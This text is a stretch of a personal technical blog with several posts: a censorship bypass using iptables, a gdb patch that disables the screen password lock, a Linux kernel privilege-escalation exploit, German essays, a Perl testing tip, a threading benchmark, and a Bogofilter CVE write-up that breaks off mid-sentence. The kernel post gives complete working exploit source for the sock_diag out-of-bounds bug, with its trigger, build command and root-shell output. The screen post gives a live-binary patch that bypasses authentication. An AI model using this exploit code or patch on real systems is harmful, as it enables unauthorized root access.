  2.|-- 94.XX.XX.XX                   0.0%     1    2.9   2.9   2.9   2.9   0.0
  3.|-- 10.XXX.0.XX                   0.0%     1    2.9   2.9   2.9   2.9   0.0
  4.|-- 10.XXX.0.XX                   0.0%     1    2.9   2.9   2.9   2.9   0.0
  5.|-- 10.100.35.78                  0.0%     1    6.8   6.8   6.8   6.8   0.0
  6.|-- 94.201.0.2                    0.0%     1    7.7   7.7   7.7   7.7   0.0
  7.|-- 94.201.0.25                   0.0%     1    8.4   8.4   8.4   8.4   0.0
  8.|-- 195.229.27.85                 0.0%     1   11.1  11.1  11.1  11.1   0.0
  9.|-- csk012.emirates.net.ae        0.0%     1   27.3  27.3  27.3  27.3   0.0
 10.|-- 195.229.3.215                 0.0%     1  146.6 146.6 146.6 146.6   0.0
 11.|-- decix-ge-2-7.i2b.se           0.0%     1  156.2 156.2 156.2 156.2   0.0
 12.|-- sth-cty1-crdn-1-po1.i2b.se    0.0%     1  164.7 164.7 164.7 164.7   0.0
 13.|-- 178.16.212.57                 0.0%     1  151.6 151.6 151.6 151.6   0.0
 14.|-- cust-prq-nt.i2b.se            0.0%     1  157.5 157.5 157.5 157.5   0.0
 15.|-- tunnel3.prq.se                0.0%     1  161.5 161.5 161.5 161.5   0.0
 16.|-- host-88-80-29-58.cust.prq.se  0.0%     1  192.5 192.5 192.5 192.5   0.0
We now know that with a very high probability, all “connection termination” attempts from this close to us – relative to a TTL of 64, which is set by the sender – are the censorship proxy doing its work. So we simply ignore all packets with the RST or FIN flag set that come from port 80 too close to us:
for mask in FIN,PSH,ACK RST,ACK; do
    sudo iptables -I INPUT -p tcp --sport 80 \
       -m tcp --tcp-flags $mask $mask \
       -m ttl --ttl-gt 55 -m ttl --ttl-lt 64 \
       -j DROP;
done
NB: This checks for the TTL greater than, so we have to check for greater 56 and substract one to be one the safe side. You can also leave out the TTL part, but then “regular” TCP terminations remain unseen by the OS, which many programs will find weird (and sometimes data comes with a package that closes the connection, and this data would be lost).
That’s it. Since the first reply packet from the server is
dropped, or rather replaced with the packet containing the <iframe>
code, we rely on TCP retransmission, and sure enough, some 0.21 seconds
later the same TCP packet is retransmitted, this time not harmed in
any way:

The OS re-orders the packets and is able to assemble the TCP stream. Thus, by simply ignoring two packets the provider sends to us, we have an (almost perfectly) working TCP connection to where-ever we want.
Why like this?
I suppose the provider is using relatively old Cisco equipment. For example, some of their documentation hints at how the filtering is implemented. See this PDF, p. 39-5:
When filtering is enabled and a request for content is directed through the security appliance, the request is sent to the content server and to the filtering server at the same time. If the filtering server allows the connection, the security appliance forwards the response from the content server to the originating client. If the filtering server denies the connection, the security appliance drops the response and sends a message or return code indicating that the connection was not successful.
The other big provider in the UAE uses a different filtering technique, which does not rely on TCP hacks but employs a real HTTP proxy. (I heard someone mention “Bluecoat” but have no data to back it up.)
Clay Shirky: How the Internet will (one day) transform government
Locking a screen session
The famous screen program – luckily by now mostly obsolete thanks to tmux – has a feature to “password lock” a session. The manual:
This is useful if you have privileged programs running under screen and you want to protect your session from reattach attempts by another user masquerading as your uid (i.e. any superuser.)
This is of course utter crap. As the super user, you can do anything you like, including changing a program’s executable at run time, which I want to demonstrate for screen as a POC.
The password is checked on the server side (which usually runs with setuid root) here:
if (strncmp(crypt(pwdata->buf, up), up, strlen(up))) {
    ...
    AddStr("\r\nPassword incorrect.\r\n");
    ...
}
If I am root, I can patch the running binary. Ultimately, I want to circumvent this passwordcheck. But we need to do some preparation:
First, find the string about the incorrect password that is passed to
AddStr. Since this is a compile-time constant, it is stored in the
.rodata section of the ELF.
Just fire up GDB on the screen binary, list the sections (redacted for brevity here)…
(gdb) maintenance info sections
Exec file:
    `/usr/bin/screen', file type elf64-x86-64.
    ...
    0x00403a50->0x0044ee8c at 0x00003a50: .text ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x0044ee8c->0x0044ee95 at 0x0004ee8c: .fini ALLOC LOAD READONLY CODE HAS_CONTENTS
    0x0044eea0->0x00458a01 at 0x0004eea0: .rodata ALLOC LOAD READONLY DATA HAS_CONTENTS
    ...
… and search for said string in the .rodata section:
(gdb) find 0x0044eea0, 0x00458a01, "\r\nPassword incorrect.\r\n"
0x45148a
warning: Unable to access target memory at 0x455322, halting search.
1 pattern found.
Now, we need to locate the piece of code comparing the password. Let’s
first search for the call to AddStr by taking advantage of the fact
that we know the address of the string that will be passed as the
argument. We search in .text for the address of the string:
(gdb) find 0x00403a50, 0x0044ee8c, 0x45148a
0x41b371
1 pattern found.
Now there should be a jne instruction shortly before that (this
instruction stands for “jump if not equal” and has the opcode 0x75).
Let’s search for it:
(gdb) find/b 0x41b371-0x100, +0x100, 0x75
0x41b2f2
1 pattern found.
Decode the instruction:
(gdb) x/i 0x41b2f2
   0x41b2f2:    jne    0x41b370
This is it. (If you want to be sure, search the instructions before
that. Shortly before that, at 0x41b2cb, I find: callq 403120 <strncmp@plt>.)
Now we can simply patch the live binary, changing 0x75 to 0x74 (jne
to je or “jump if equal”), thus effectively inverting the if
expression. Find the screen server process (it’s written in all caps
in the ps output, i.e. SCREEN) and patch it like this, where
=(cmd) is a Z-Shell shortcut for “create temporary file and delete
it after the command finishes”:
$ sudo gdb -batch -p 23437 -x =(echo "set *(unsigned char *)0x41b2f2 = 0x74\nquit")
All done. Just attach using screen -x, but be sure not to enter
the correct password: That’s the only one that will not give you
access now.
Privilege Escalation Kernel Exploit
So my friend Nico tweeted that there is an „easy linux kernel privilege escalation“ and pointed to a fix from three days ago. If that’s so easy, I thought, then I’d like to try: And thus I wrote my first Kernel exploit. I will share some details here. I guess it is pointless to withhold the details or a fully working exploit, since some russians have already had an exploit for several months, and there seem to be several similar versions flying around the net, I discovered later. They differ in technique and reliability, and I guess others can do better than me.
I have no clue what the NetLink subsystem really is, but never mind. The commit description for the fix says:
Userland can send a netlink message requesting SOCK_DIAG_BY_FAMILY with a family greater or equal then AF_MAX -- the array size of sock_diag_handlers[]. The current code does not test for this condition therefore is vulnerable to an out-of-bound access opening doors for a privilege escalation.
So we should do exactly that! One of the hardest parts was actually
finding out how to send such a NetLink message, but I’ll come to that
later. Let’s first have a look at the code that was patched (this is
from net/core/sock_diag.c):
static int __sock_diag_rcv_msg(struct sk_buff *skb, struct nlmsghdr *nlh)
{
    int err;
    struct sock_diag_req *req = nlmsg_data(nlh);
    const struct sock_diag_handler *hndl;

    if (nlmsg_len(nlh) < sizeof(*req))
        return -EINVAL;

    /* check for "req->sdiag_family >= AF_MAX" goes here */

    hndl = sock_diag_lock_handler(req->sdiag_family);
    if (hndl == NULL)
        err = -ENOENT;
    else
        err = hndl->dump(skb, nlh);
    sock_diag_unlock_handler(hndl);

    return err;
}
The function sock_diag_lock_handler() locks a mutex and effectively
returns sock_diag_handlers[req->sdiag_family], i.e. the unsanitized
family number received in the NetLink request. Since AF_MAX is 40,
we can effectively return memory from after the end of
sock_diag_handlers (“out-of-bounds access”) if we specify a family
greater or equal to 40. This memory is accessed as a
struct sock_diag_handler {
    __u8 family;
    int (*dump)(struct sk_buff *skb, struct nlmsghdr *nlh);
};
… and err = hndl->dump(skb, nlh); calls the function pointed to in
the dump field.
So we know: The Kernel follows a pointer to a sock_diag_handler
struct, and calls the function stored there. If we find some
suitable and (more or less) predictable value after the end of the
array, then we might store a specially crafted struct at the
referenced address that contains a pointer to some code that will
escalate the privileges of the current process. The main function
looks like this:
int main(int argc, char **argv)
{
    prepare_privesc_code();
    spray_fake_handler((void *)0x0000000000010000);
    trigger();
    return execv("/bin/sh", (char *[]) { "sh", NULL });
}
First, we need to store some code that will escalate the privileges. I found these slides and this ksplice blog post helpful for that, since I’m not keen on writing assembly.
/* privilege escalation code */
#define KERNCALL __attribute__((regparm(3)))
void * (*prepare_kernel_cred)(void *) KERNCALL;
void * (*commit_creds)(void *) KERNCALL;

/* match the signature of a sock_diag_handler dumper function */
int privesc(struct sk_buff *skb, struct nlmsghdr *nlh)
{
    commit_creds(prepare_kernel_cred(0));
    return 0;
}

/* look up an exported Kernel symbol */
void *findksym(const char *sym)
{
    void *p, *ret;
    FILE *fp;
    char s[1024];
    size_t sym_len = strlen(sym);

    fp = fopen("/proc/kallsyms", "r");
    if(!fp)
        err(-1, "cannot open kallsyms: fopen");

    ret = NULL;
    while(fscanf(fp, "%p %*c %1024s\n", &p, s) == 2) {
        if(!!strncmp(sym, s, sym_len))
            continue;
        ret = p;
        break;
    }
    fclose(fp);
    return ret;
}

void prepare_privesc_code(void)
{
    prepare_kernel_cred = findksym("prepare_kernel_cred");
    commit_creds = findksym("commit_creds");
}
This is pretty standard, and you’ll find many variations of that in different exloits.
Now we spray a struct containing this function pointer over a sizable amount of memory:
void spray_fake_handler(const void *addr)
{
    void *pp;
    int po;

    /* align to page boundary */
    pp = (void *) ((ulong)addr & ~0xfffULL);

    pp = mmap(pp, 0x10000, PROT_READ | PROT_WRITE | PROT_EXEC,
        MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, -1, 0);
    if(pp == MAP_FAILED)
        err(-1, "mmap");

    struct sock_diag_handler hndl = { .family = AF_INET, .dump = privesc };
    for(po = 0; po < 0x10000; po += sizeof(hndl))
        memcpy(pp + po, &hndl, sizeof(hndl));
}
The memory is mapped with MAP_FIXED, which makes mmap() take the
memory location as the de facto location, not merely a hint. The
location must be a multiple of the page size (which is 4096 or 0x1000
by default), and on most modern systems you cannot map the zero-page
(or other low pages), consult sysctl vm.mmap_min_addr for this.
(This is to foil attempts to map code to the zero-page to take
advantage of a Kernel NULL pointer derefence.)
Now for the actual trigger. To get an idea of what we can do, we
should first inspect what comes after the sock_diag_handlers array
in the currently running Kernel (this is only possible with root
permissions). Since the array is static to that file, we cannot look up
the symbol. Instead, we look up the address of a function that
accesses said array, sock_diag_register():
$ grep -w sock_diag_register /proc/kallsyms
ffffffff812b6aa2 T sock_diag_register
If this returns all zeroes, try grepping in /boot/System.map-$(uname -r)
instead. Then disassemble the function. I annotated the relevant
points with the corresponding C code:
$ sudo gdb -c /proc/kcore
(gdb) x/23i 0xffffffff812b6aa2
0xffffffff812b6aa2:  push   %rbp
0xffffffff812b6aa3:  mov    %rdi,%rbp
0xffffffff812b6aa6:  push   %rbx
0xffffffff812b6aa7:  push   %rcx
0xffffffff812b6aa8:  cmpb   $0x27,(%rdi)                ; if (hndl->family >= AF_MAX)
0xffffffff812b6aab:  ja     0xffffffff812b6ae5
0xffffffff812b6aad:  mov    $0xffffffff81668c20,%rdi
0xffffffff812b6ab4:  mov    $0xfffffff0,%ebx
0xffffffff812b6ab9:  callq  0xffffffff813628ee          ; mutex_lock(&sock_diag_table_mutex);
0xffffffff812b6abe:  movzbl 0x0(%rbp),%eax
0xffffffff812b6ac2:  cmpq   $0x0,-0x7e7fe930(,%rax,8)   ; if (sock_diag_handlers[hndl->family])
0xffffffff812b6acb:  jne    0xffffffff812b6ad7
0xffffffff812b6acd:  mov    %rbp,-0x7e7fe930(,%rax,8)   ; sock_diag_handlers[hndl->family] = hndl;
0xffffffff812b6ad5:  xor    %ebx,%ebx
0xffffffff812b6ad7:  mov    $0xffffffff81668c20,%rdi
0xffffffff812b6ade:  callq  0xffffffff813628db
0xffffffff812b6ae3:  jmp    0xffffffff812b6aea
0xffffffff812b6ae5:  mov    $0xffffffea,%ebx
0xffffffff812b6aea:  pop    %rdx
0xffffffff812b6aeb:  mov    %ebx,%eax
0xffffffff812b6aed:  pop    %rbx
0xffffffff812b6aee:  pop    %rbp
0xffffffff812b6aef:  retq
The syntax cmpq $0x0,-0x7e7fe930(,%rax,8) means: check if the value
at the address -0x7e7fe930 (which is a shorthand for
0xffffffff818016d0 on my system) plus 8 times %rax is zero – eight
being the size of a pointer on a 64-bit system, and %rax
the address of the first argument to the function, but at the same
time, if you only take one 64-bit-slice, the first member of the (not
packed) struct, i.e. the family field. So this line is an array
access, and we know that sock_diag_handlers is located at -0x7e7fe930.
(All these steps can actually be done without root permissions: You
can unpack the Kernel with something like k=/boot/vmlinuz-$(uname -r)
&& dd if=$k bs=1 skip=$(perl -e 'read STDIN,$k,1024*1024; print
index($k, "\x1f\x8b\x08\x00");' <$k) | zcat >| vmlinux and start
GDB on the resulting ELF file. Only now you actually need to inspect
the main memory.)
(gdb) x/46xg -0x7e7fe930
0xffffffff818016d0:     0x0000000000000000      0x0000000000000000
0xffffffff818016e0:     0x0000000000000000      0x0000000000000000
0xffffffff818016f0:     0x0000000000000000      0x0000000000000000
0xffffffff81801700:     0x0000000000000000      0x0000000000000000
0xffffffff81801710:     0x0000000000000000      0x0000000000000000
0xffffffff81801720:     0x0000000000000000      0x0000000000000000
0xffffffff81801730:     0x0000000000000000      0x0000000000000000
0xffffffff81801740:     0x0000000000000000      0x0000000000000000
0xffffffff81801750:     0x0000000000000000      0x0000000000000000
0xffffffff81801760:     0x0000000000000000      0x0000000000000000
0xffffffff81801770:     0x0000000000000000      0x0000000000000000
0xffffffff81801780:     0x0000000000000000      0x0000000000000000
0xffffffff81801790:     0x0000000000000000      0x0000000000000000
0xffffffff818017a0:     0x0000000000000000      0x0000000000000000
0xffffffff818017b0:     0x0000000000000000      0x0000000000000000
0xffffffff818017c0:     0x0000000000000000      0x0000000000000000
0xffffffff818017d0:     0x0000000000000000      0x0000000000000000
0xffffffff818017e0:     0x0000000000000000      0x0000000000000000
0xffffffff818017f0:     0x0000000000000000      0x0000000000000000
0xffffffff81801800:     0x0000000000000000      0x0000000000000000
0xffffffff81801810:     0x0000000000000000      0x0000000000000000
0xffffffff81801820:     0x000000000000000a      0x0000000000017570
0xffffffff81801830:     0xffffffff8135a666      0xffffffff816740a0

(gdb) p (0xffffffff81801828- -0x7e7fe930)/8
$1 = 43
So now I know that in the Kernel I’m currently running, at the current
moment, sock_diag_handlers[43] is 0x0000000000017570, which is a
low address, but hopefully not too low. (Nico reported 0x17670, and a
current grml live cd in KVM
has 0x17470 there.) So we need to send a NetLink message with
SOCK_DIAG_BY_FAMILY type set in the header, flags at least
NLM_F_REQUEST and the family set to 43. This is what the trigger
does:
void trigger(void)
{
    int nl = socket(PF_NETLINK, SOCK_RAW, 4 /* NETLINK_SOCK_DIAG */);
    if (nl < 0)
        err(-1, "socket");

    struct {
        struct nlmsghdr hdr;
        struct sock_diag_req r;
    } req;

    memset(&req, 0, sizeof(req));
    req.hdr.nlmsg_len = sizeof(req);
    req.hdr.nlmsg_type = SOCK_DIAG_BY_FAMILY;
    req.hdr.nlmsg_flags = NLM_F_REQUEST;
    req.r.sdiag_family = 43; /* guess right offset */

    if(send(nl, &req, sizeof(req), 0) < 0)
        err(-1, "send");
}
All done! Compiling might be difficult, since you need Kernel struct
definitions. I used -idirafter and my Kernel headers.
$ make
gcc -g -Wall -idirafter /usr/src/linux-headers-`uname -r`/include -o kex kex.c
$ ./kex
# id
uid=0(root) gid=0(root) groups=0(root)
Note: If something goes wrong, you’ll get a “general protection fault: 0000 [#1] SMP” that looks scary like this:

But by pressing Ctrl-Alt-F1 and -F7 you’ll get the display back. However, the exploit will not work anymore until you have rebooted. I don’t know the reason for this, but it sure made the development cycle an annoying one…
Update: The Protection Fault occurs when first following a bogous function pointer. After that, the exploit cannot longer work because the mutex is still locked and cannot be unlocked. (Thanks, Nico!)
Feedback Loops
Ich habe den besseren Teil des heutigen Abends damit verbracht, die „Reflexivity Lectures“ von George Soros aus dem Jahre 2009 zu lesen, und bin tief beeindruckt. Soros legt in den fünf sehr zugänglichen Vorlesungen seine Theorie der Reflexivität dar, und wendet sie auf Marktwirtschaft und Politik an.
Ich habe mich im vergangenen Jahr relativ viel mit behavioral economics („Verhaltensökonomik“, siehe z.B. Kahnemann) und Poststrukturalismus als Philosophie beschäftigt. Beide Theorien spielen eine Rolle in der Argumentation Soros’, insgesamt geht es sehr viel darum, wie wir mit fallacies, also Fehlschlüssen, umgehen können und sollen.
Aus dem Schluss des ersten Teils:
But by far the most impressive attempt [to eliminate the difficulties connected with the human uncertainty principle] has been mounted by economic theory. It started out by assuming perfect knowledge and when that assumption turned out to be untenable it went through ever increasing contortions to maintain the fiction of rational behavior. Economics ended up with the theory of rational expectations which maintains that there is a single optimum view of the future, that which corresponds to it, and eventually all the market participants will converge around that view. This postulate is absurd but it is needed in order to allow economic theory to model itself on Newtonian physics.
Der zweite Teil beschäftigt sich mit den Implikationen der Reflexivität auf Marktsysteme; besonders interessant ist dabei die Feststellung, dass die Erkenntnisse der Verhaltensökonomik nur die eine Seite der Medallie darstellen. Teil drei re-interpretiert den Popper’schen Begriff der Open Society, und Soros führt in Teil vier die Inkompatibilitäten eines Kapitalismus’ Chicagoer Schule zu einer Offenen Gesellschaft auf.
Der fünfte Teil bietet eine Zusammenfassung sowie einen Ausblick. Aus heutiger Sicht sind einige der Hoffnungen leider etwas utopisch. Die erwähnten Gefahren sind aber sehr wohl noch prävalent.
Unbedingte Leseempfehlung.
GPS-Zeit und Relativistische Effekte
Irgendwie habe ich nie wirklich darüber nachgedacht – aber natürlich unterliegen die Atomuhren in den GPS-Satelliten relativistischen Effekten, die man kompensieren muss:
For GPS satellites, GR [General Relativity Theory] predicts that the atomic clocks at GPS orbital altitudes will tick faster by about 45,900 ns/day because they are in a weaker gravitational field than atomic clocks on Earth's surface. Special Relativity (SR) predicts that atomic clocks moving at GPS orbital speeds will tick slower by about 7,200 ns/day than stationary ground clocks. Rather than have clocks with such large rate differences, the satellite clocks are reset in rate before launch to compensate for these predicted effects. In practice, simply changing the international definition of the number of atomic transitions that constitute a one-second interval accomplishes this goal. Therefore, we observe the clocks running at their offset rates before launch. Then we observe the clocks running after launch and compare their rates with the predictions of relativity, both GR and SR combined. If the predictions are right, we should see the clocks run again at nearly the same rates as ground clocks, despite using an offset definition for the length of one second.
Modify a Readonly scalar in Perl for testing purposes
The standard book Perl Best Practices advises in chapter 4.5 that
one should use the Readonly Perl module instead of the
constant standard module for various reasons.
An example might look like this:
package Myprogram;

use Exporter;
use Readonly;
our @EXPORT = qw(conffile);
Readonly our $BASEPATH => "$ENV{HOME}/.myprogram";

sub conffile { "$BASEPATH/config.ini" }
If you want to unit test your program now, you cannot just mess around
and replace a potentially existing config file with a bogous
one. You have to create a temporary directory and use that as the base
path. That is, you have to modify your Readonly declared variable.
I’ve not seen this documented, so I guess this might help others:
Internally the method Readonly::Scalar::STORE is called when you do
an assignment (see man perltie for details). In Readonly.pm, this is
redefined to
*STORE = *UNTIE = sub {Readonly::croak $Readonly::MODIFY};
which dies with an error message. So you only have to circumvent this.
The method STORE gets a reference of the location as first argument,
and the value as second argument. So a quick-and-dirty workaround is
just setting
*Readonly::Scalar::STORE = sub { ${$_[0]} = $_[1]; };
prior to assigning to the Readonly variable. If you want to do it properly, you should only change this locally in the block where you re-assign the value, so that subsequent attempts will again produce the usual error message. Such a test might look like this:
use strict;
use warnings;

use Test::More 'no_plan';

use Myprogram;

{
    no warnings 'redefine';
    local *Readonly::Scalar::STORE = sub { ${$_[0]} = $_[1]; };
    $Myprogram::BASEPATH = "/tmp";
}

is(Myprogram::conffile, "/tmp/config.ini", "get config filename");
For non-scalar values, this will probably work similar. (Read the source if in doubt.)
Concurrent Hashing is an Embarrassingly Parallel Problem
So I was reading some rather not so clever code today. I had a gut
feeling something was wrong with the code, since I had never seen an
idiom like that. A server that does a little hash calculation with
lots of threads – and the function that computes the hash had a
peculiar feature: Its entire body was wrapped by a mutex lock/unlock
clause of a function-static mutex PTHREAD_MUTEX_INITIALIZER, like
this:
static EVP_MD_CTX mdctx;
static pthread_mutex_t lock = PTHREAD_MUTEX_INITIALIZER;
static unsigned char first = 1;

pthread_mutex_lock(&lock);
if (first) {
    EVP_MD_CTX_init(&mdctx);
    first = 0;
}

/* the actual hash computation using &mdctx */

pthread_mutex_unlock(&lock);
In other words, if this function is called multiple times from different threads, it is only run once at a time, possibly waiting for other instances to unlock the (shared) mutex first.
The computation code inside the function looks roughly like this:
if (!EVP_DigestInit_ex(&mdctx, EVP_sha256(), NULL) ||
    !EVP_DigestUpdate(&mdctx, input, inputlen) ||
    !EVP_DigestFinal(&mdctx, hash, &md_len)) {
        ERR_print_errors_fp(stderr);
        exit(-1);
}
This is the typical OpenSSL pattern: You tell it to initialize mdctx to
compute the SHA256 digest, then you “update” the digest (i.e., you
feed it some bytes) and then you tell it to finish, storing the
resulting hash in hash. If either of the functions fail, the OpenSSL
error is printed.
So the lock mutex really only protects the mdctx (short for
‘message digest context’). And my gut feeling was that re-initializing the
context all the time (i.e. copying stuff around) is much cheaper
than synchronizing all the hash operations (i.e., having one stupid
bottleneck).
To be sure, I ran a few tests. I wrote a simple C program that scales up the number of threads and looks at how much time you need to hash 10 million 16-byte strings. (You can find the whole quick’n’dirty code on Github.)
First, I have to create a dataset. In order for it to be the same all
the time, I use rand_r() with a hard-coded seed, so that over all
iterations, the random data set is actually equivalent:
#define DATANUM 10000000
#define DATASIZE 16
static char data[DATANUM][DATASIZE];

void init_data(void)
{
    int n, i;
    unsigned int seedp = 0xdeadbeef; /* make the randomness predictable */
    char alpha[] = "abcdefghijklmnopqrstuvwxyz";

    for(n = 0; n < DATANUM; n++)
            for(i = 0; i < DATASIZE; i++)
                    data[n][i] = alpha[rand_r(&seedp) % 26];
}
Next, you have to give a helping hand to OpenSSL so that it can be run multithreaded. (There are, it seems, certain internal data structures that need protection.) This is a technical detail.
Then I start num threads on equally-sized slices of data while recording and
printing out timing statistics:
void hash_all(int num)
{
    int i;
    pthread_t *t;
    struct fromto *ft;
    struct timespec start, end;
    double delta;

    clock_gettime(CLOCK_MONOTONIC, &start);

    t = malloc(num * sizeof *t);
    for(i = 0; i < num; i++) {
        ft = malloc(sizeof(struct fromto));
        ft->from = i * (DATANUM/num);
        ft->to = ((i+1) * (DATANUM/num)) > DATANUM ?
                DATANUM : (i+1) * (DATANUM/num);
        pthread_create(&t[i], NULL, hash_slice, ft);
    }

    for(i = 0; i < num; i++)
            pthread_join(t[i], NULL);

    clock_gettime(CLOCK_MONOTONIC, &end);

    delta = end.tv_sec - start.tv_sec;
    delta += (end.tv_nsec - start.tv_nsec) / 1000000000.0;

    printf("%d threads: %ld hashes/s, total = %.3fs\n",
            num, (unsigned long) (DATANUM / delta), delta);
    free(t);
    sleep(1);
}
Each thread runs the hash_slice() function, which linearly iterates
over the slice and calls hash_one(n) for each entry. With
preprocessor macros, I define two versions of this function:
void hash_one(int num)
{
    int i;
    unsigned char hash[EVP_MAX_MD_SIZE];
    unsigned int md_len;

#ifdef LOCK_STATIC_EVP_MD_CTX
    static EVP_MD_CTX mdctx;
    static pthread_mutex_t lock = PTHREAD_MUTEX_INITIALIZER;
    static unsigned char first = 1;

    pthread_mutex_lock(&lock);
    if (first) {
            EVP_MD_CTX_init(&mdctx);
            first = 0;
    }
#else
    EVP_MD_CTX mdctx;
    EVP_MD_CTX_init(&mdctx);
#endif

    /* the actual hashing from above */

#ifdef LOCK_STATIC_EVP_MD_CTX
    pthread_mutex_unlock(&lock);
#endif

    return;
}
The Makefile produces two binaries:
$ make
gcc -Wall -pthread -lrt -lssl -DLOCK_STATIC_EVP_MD_CTX -o speedtest-locked speedtest.c
gcc -Wall -pthread -lrt -lssl -o speedtest-copied speedtest.c
… and the result is as expected. On my Intel i7-2620M quadcore:
$ ./speedtest-copied
1 threads: 1999113 hashes/s, total = 5.002s
2 threads: 3443722 hashes/s, total = 2.904s
4 threads: 3709510 hashes/s, total = 2.696s
8 threads: 3665865 hashes/s, total = 2.728s
12 threads: 3650451 hashes/s, total = 2.739s
24 threads: 3642619 hashes/s, total = 2.745s

$ ./speedtest-locked
1 threads: 2013590 hashes/s, total = 4.966s
2 threads: 857542 hashes/s, total = 11.661s
4 threads: 631336 hashes/s, total = 15.839s
8 threads: 932238 hashes/s, total = 10.727s
12 threads: 850431 hashes/s, total = 11.759s
24 threads: 802501 hashes/s, total = 12.461s
And on an Intel Xeon X5650 24 core machine:
$ ./speedtest-copied
1 threads: 1564546 hashes/s, total = 6.392s
2 threads: 1973912 hashes/s, total = 5.066s
4 threads: 3821067 hashes/s, total = 2.617s
8 threads: 5096136 hashes/s, total = 1.962s
12 threads: 5849133 hashes/s, total = 1.710s
24 threads: 7467990 hashes/s, total = 1.339s

$ ./speedtest-locked
1 threads: 1481025 hashes/s, total = 6.752s
2 threads: 701797 hashes/s, total = 14.249s
4 threads: 338231 hashes/s, total = 29.566s
8 threads: 318873 hashes/s, total = 31.360s
12 threads: 402054 hashes/s, total = 24.872s
24 threads: 304193 hashes/s, total = 32.874s
So, while the real computation times shrink when you don’t force a bottleneck – yes, it’s an embarrassingly parallel problem – the reverse happens if you force synchronization: All the mutex waiting slows the program so much down that you’d better only use one thread or else you lose.
Rule of thumb: If you don’t have a good argument for a multithreading application, simply don’t take the extra effort of implementing it in the first place.
Details on CVE-2012-5468
In mid-2010 I found a heap corruption in Bogofilter which lead to the Security Advisory 2010-01, CVE-2010-2494 and a new release. – Some weeks ago I found another similar bug, so there’s a new Bogofilter release since yesterday, thanks to the maintainers. (Neither of the bugs have much potential for exploitation, for different reasons.)
I want to shed some light on the details about the new CVE-2012-5468 here: It’s a very subtle bug that rises from the error handling of the character set conversion library iconv.
The Bogofilter Security Advisory 2012-01 contains no real information about the source of the heap corruption. The full description in the advisory is this:
Julius Plenz figured out that bogofilter's/bogolexer's base64 could overwrite heap memory in the character set conversion in certain pathological cases of invalid base64 code that decodes to incomplete multibyte characters.
The problematic code doesn’t look problematic on first glance. Neither on
second glance. Take a look yourself.
The version here is redacted for brevity: Convert from inbuf to
outbuf, handling possible iconv-failures.
count = iconv(xd, (ICONV_CONST char **)&inbuf, &inbytesleft, &outbuf, &outbytesleft);

if (count == (size_t)(-1)) {
    int err = errno;
    switch (err) {
    case EILSEQ: /* invalid multibyte sequence */
    case EINVAL: /* incomplete multibyte sequence */
        if (!replace_nonascii_characters)
            *outbuf = *inbuf;
        else
            *outbuf = '?';

        /* update counts and pointers */
        inbytesleft -= 1;
        outbytesleft -= 1;
        inbuf += 1;
        outbuf += 1;
        break;

    case E2BIG: /* output buffer has no more room */
                /* TODO: Provide proper handling of E2BIG */
        done = true;
        break;

    default:
        break;
    }
}
The iconv API is simple and straightforward: You pass a handle
(which among other things contains the source and destination
character set; it is called xd here), and two buffers and modifiable
integers for the input and output, respectively. (Usually, when
transcoding, the function reads one symbol from the source, converts
it to another character set, and then “drains” the input buffer by
decreasing inbytesleft by the number of bytes that made up the
source symbol. Then, the output lenght is checked, and if the target
symbol fits, it is appended and the outbytesleft integer is
